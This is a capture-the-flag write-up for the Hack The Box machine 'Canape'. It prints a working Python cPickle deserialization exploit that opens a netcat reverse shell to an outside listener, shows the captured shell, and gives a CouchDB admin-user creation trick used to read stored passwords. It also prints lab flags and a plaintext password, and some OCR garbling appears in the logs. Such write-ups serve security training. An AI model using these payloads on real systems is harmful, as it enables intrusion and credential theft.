
Canape

10.10.10.70

User: bce918696f293e62b2321703bb27288d


Root: 928c3df1a12d7f67d2e8c2937120976d

Initially I started with an nmap scan so I can then see what services are running on the box.



```
root@pwn:~/Documents/htb/boxes/canape# nmap -sV -sC -oA nmap/canape 10.10.10.70
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-14 14:36 GMT
Nmap scan report for 10.10.10.70
Host is up (0.10s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-git:
|   10.10.10.70:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: final # Please enter the commit message for your changes. Li...
|     Remotes:
|_      http://git.canape.htb/simpsons.git
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Simpsons Fan Site
|_http-trane-info: Problem with XML parsing of /evox/about

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.18 seconds
```

Looking at the results we can see there is only a web service running and also we can see there is a git repository being hosted on the web server. Before we go to the directory let's take look at the web page at http://10.10.10.70/.



Home

Welcome to the future home page of the most amazing Simpsons fansite ever!! For now I've included some of my favorite quotes, and given you the ability to submit your own!

Best Quotes

CouchDB-powered quotes database. That means your quotes are coming at your faster than ever!

More Quotes!!


Submit your own quotes! We'll review them and add them if they're good!

More to come

We're constantly adding more features. Stay tuned for more information.

© Homer Simpson 2018

As we can see it's a fan page on the TV show The Simpsons. We have two functions that the user can run which are submitting quotes and view quotes which can be interesting for us. Additionally, the site tells us that the box is using "CouchDB" which is an open source database application. Our next step is to view the .git repository we found earlier.




10.10.10.70/.git/

Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2018-04-10 13:26	267	
HEAD	2018-01-15 18:35	23	
branches/	2018-01-15 18:35	-	
config	2018-01-23 18:34	259	
description	2018-01-15 18:35	73	
hooks/	2018-01-15 18:35	-	
index	2018-04-10 13:26	1.1K	
info/	2018-01-15 18:35	-	
logs/	2018-01-15 18:39	-	
objects/	2018-04-10 13:26	-	
refs/	2018-01-15 18:40	-	


Apache/2.4.18 (Ubuntu) Server at 10.10.10.70 Port 80

I use the wget command so we can install it on our local machine. After downloading the repository we can run git commands on the file as it is a repository. First, we run the command git status to view the status of the folder. We see that there are multiple files that have been deleted, so we can use the git checkout-- . to restore these files into the folder.



```
root@pwn:~/Documents/htb/boxes/canape/10.10.10.70# git status
On branch master
Your branch is ahead of 'origin/master' by 1 commit.
  (use "git push" to publish your local commits)

Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)

        deleted:    __init__.py
        deleted:    static/css/bootstrap.min.css
        deleted:    static/css/bootstrap.min.css.map
        deleted:    static/css/custom.css
        deleted:    static/js/bootstrap.min.js
        deleted:    static/js/bootstrap.min.js.map
        deleted:    templates/index.html
        deleted:    templates/layout.html
        deleted:    templates/quotes.html
        deleted:    templates/submit.html

Untracked files:
  (use "git add <file>..." to include in what will be committed)

        robots.txt

no changes added to commit (use "git add" and/or "git commit -a")
root@pwn:~/Documents/htb/boxes/canape/10.10.10.70# #ls
root@pwn:~/Documents/htb/boxes/canape/10.10.10.70# ls
robots.txt
root@pwn:~/Documents/htb/boxes/canape/10.10.10.70# git checkout -- .
root@pwn:~/Documents/htb/boxes/canape/10.10.10.70# ls
__init__.py  robots.txt  static  templates
```

The most interesting file is the "__init.__py". Below is a snippet of the source code:




```
import couchdb
import string
import random
import base64
import cPickle
from flask import Flask, render_template, request
from hashlib import md5

app = Flask(__name__)
app.config.update(
    DATABASE = "simpsons"
)
db = couchdb.Server("http://localhost:5984/")[app.config["DATABASE"]]

@app.errorhandler(404)
def page_not_found(e):
```

Looking at the source it may be vulnerable to an insecure deserialization bug within the cPickle library specifically in the cPickel.loads() function! After researching into this bug I found that we can develop an exploit round this function which will give us arbitrary shell commands! Below is an exploit that we will use to get a reverse shell on the system!


How this works is within the "__init.__py" source there is a white list in which if you enter words or characters that are not in the whitelist, it will return an error. If you enter a word that is in the whitelist for instance "homer", the quote will submit! So to get around this what we did is set up a reduce function which pickles the data. In this function we specify arguments which are to use the system command line which in this case is Linux, then we specify what we want to run so we want to echo "homer" so we can bypass the whitelist and then create a reverse shell.

Our exploit.py:



```
import os
import cPickle
import requests
from hashlib import md5


class name(object):
    def __reduce__(self):
        return (os.system, ('echo homer!;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.
10.14.10 1234 >/tmp/f',))


character, quote = cPickle.dumps(name()).split("!")
p_id = md5(character + quote).hexdigest()

target = 'http://10.10.10.70/submit'
post = 'http://10.10.10.70/check'

requests.post(target, data={'character' :character, 'quote' :quote})
requests.post(post, data={'id': p_id})
```


Getting shell:



```
root@pwn:~/Documents/htb/boxes/canape# python exploit.py
```


```
root@pwn:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.70] 36660
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

If you remember from earlier the site told us it was running "CouchDB". To double check this we check the running services. As you can see below they were telling the truth!




```
message+    666  0.0  0.3  42900  3720 ?        Ss   Feb10   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
homer       673  0.3  3.3 649340 33672 ?        Sl   Feb10  19:31 /home/homer/bin/../erts-7.3/bin/beam -K true -A 16 -Bd -- -root /home/homer/bin/.. -progname couchdb -- -home /home/homer --
-boot /home/homer/bin/../releases/2.0.0/couchdb -name couchdb@localhost -setcookie monster -kernel error_logger silent -sasl sasl_error_logger false -noshell -noinput -config /home/homer/bin/
../releases/2.0.0/sys.config
```

After looking into this I began to check what ports were running on the box. Next, I looked at the official documentation of couchDB i discovered that they use the port 5984. Looking back at the box we can see it is listing on port 5984!




```
ww-data@canape:/$ netstat -alnp | grep "LIST"
 Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
cp        0      0 0.0.0.0:65535           0.0.0.0:*               LISTEN      -
cp        0      0 127.0.0.1:5984          0.0.0.0:*               LISTEN      -
cp        0      0 127.0.0.1:5986          0.0.0.0:*               LISTEN      -
cp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
cp        0      0 0.0.0.0:4369            0.0.0.0:*               LISTEN      -
cp        0      0 0.0.0.0:42389           0.0.0.0:*               LISTEN      -
cp6       0      0 :::65535                :::*                    LISTEN      -
cp6       0      0 :::4369                 :::*                    LISTEN      -
nix  2      [ ACC ]     STREAM     LISTENING     10723    -                   /run/systemd/journal/stdout
nix  2      [ ACC ]     STREAM     LISTENING     10725    -                   /run/systemd/fsck.progress
nix  2      [ ACC ]     SEQPACKET  LISTENING     10803    -                   /run/udev/control
nix  2      [ ACC ]     STREAM     LISTENING     253475   -                   /var/run/apache2/cgisock.1076
nix  2      [ ACC ]     STREAM     LISTENING     13325    -                   /var/run/dbus/system_bus_socket
nix  2      [ ACC ]     STREAM     LISTENING     13326    -                   /run/uuidd/request
nix  2      [ ACC ]     STREAM     LISTENING     10719    -                   /run/systemd/private
ww-data@canape:/$ clear
ERM environment variable not set.
ww-data@canape:/$ curl 127.0.0.1:5884
url: (7) Failed to connect to 127.0.0.1 port 5884: Connection refused
ww-data@canape:/$ curl 127.0.0.1:5984]
url: (3) [globbing] unmatched close brace/bracket in column 15
ww-data@canape:/$ curl 127.0.0.1:5984
"couchdb":"Welcome","version":"2.0.0","vendor":{"name":"The Apache Software Foundation"}}
ww-data@canape:/$ 
```

After confirming couchDB is being hosted on port 5984, I decided to curl 127.0.0.01:598 to see what kind of output we get. As you can see above it displays the version that is being used! Within couchDB we can view all the databases using "_all_dbs_" so if we do "curl 127.0.0.1:5984/_all_dbs_" we get the following output:



```
www-data@canape:/$ curl 127.0.0.1:5984/_all_dbs
["_global_changes","_metadata","_replicator","_users","passwords","simpsons"]
```


An interesting database that we want to try and look into is the passwords db so lets try access it!



```
www-data@canape:/$ curl 127.0.0.1:5984/passwords
{"error":"unauthorized","reason":"You are not authorized to access this db."}
```


Looks like we don't have permission to view it!

Researching into this, we found a way to be able to create a user with admin permissions using the following:



```
$ curl -X PUT 'http://localhost:5984/_users/org.couchdb.user:jordan' --data-binary '{
 "type": "user",
 "name": "jordan",
 "roles": ["_admin"],
 "roles": [],
 "password": "password"
}'
> > > > > >   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   185  100    86  100    99    729    839 --:--:-- --:--:-- --:--:--   846
{"ok":true,"id":"org.couchdb.user:jordan","rev":"1-b5d98b1be62f2ebd74f42fe4ef679d3d"}
$ curl --user 'jordan:password' 127.0.0.1:5984/password
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    58  100    58    0     0   1455      0 --:--:-- --:--:-- --:--:--  1487
{"error":"not_found","reason":"Database does not exist."}
$ curl --user 'jordan:password' 127.0.0.1:5984/passwords/
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   436  100   436    0     0   8182      0 --:--:-- --:--:-- --:--:--  8074
```

After this we can use the following command "curl –user 'jordan:password' 127.0.0.1/password/all_docs" we get a list of hashes. Using the hash ending in e4 below will give us a password for ssh!




```
{"_id":"739c5ebdf3f7a001bebb8fc4380019e4","_rev":"2-81cf17b971d9229c54be92eeee723296","item":"ssh","password":"0B4jyA0xtytZi7esBNGp","user":""}
www-data@canape:/$ su homer
Password:
homer@canape:/$ 
```

If we cat the contents of /etc/password we can see that there is a user called Homer. Let's try the password above for the user homer through SSH. It worked! Now let's try to get root!

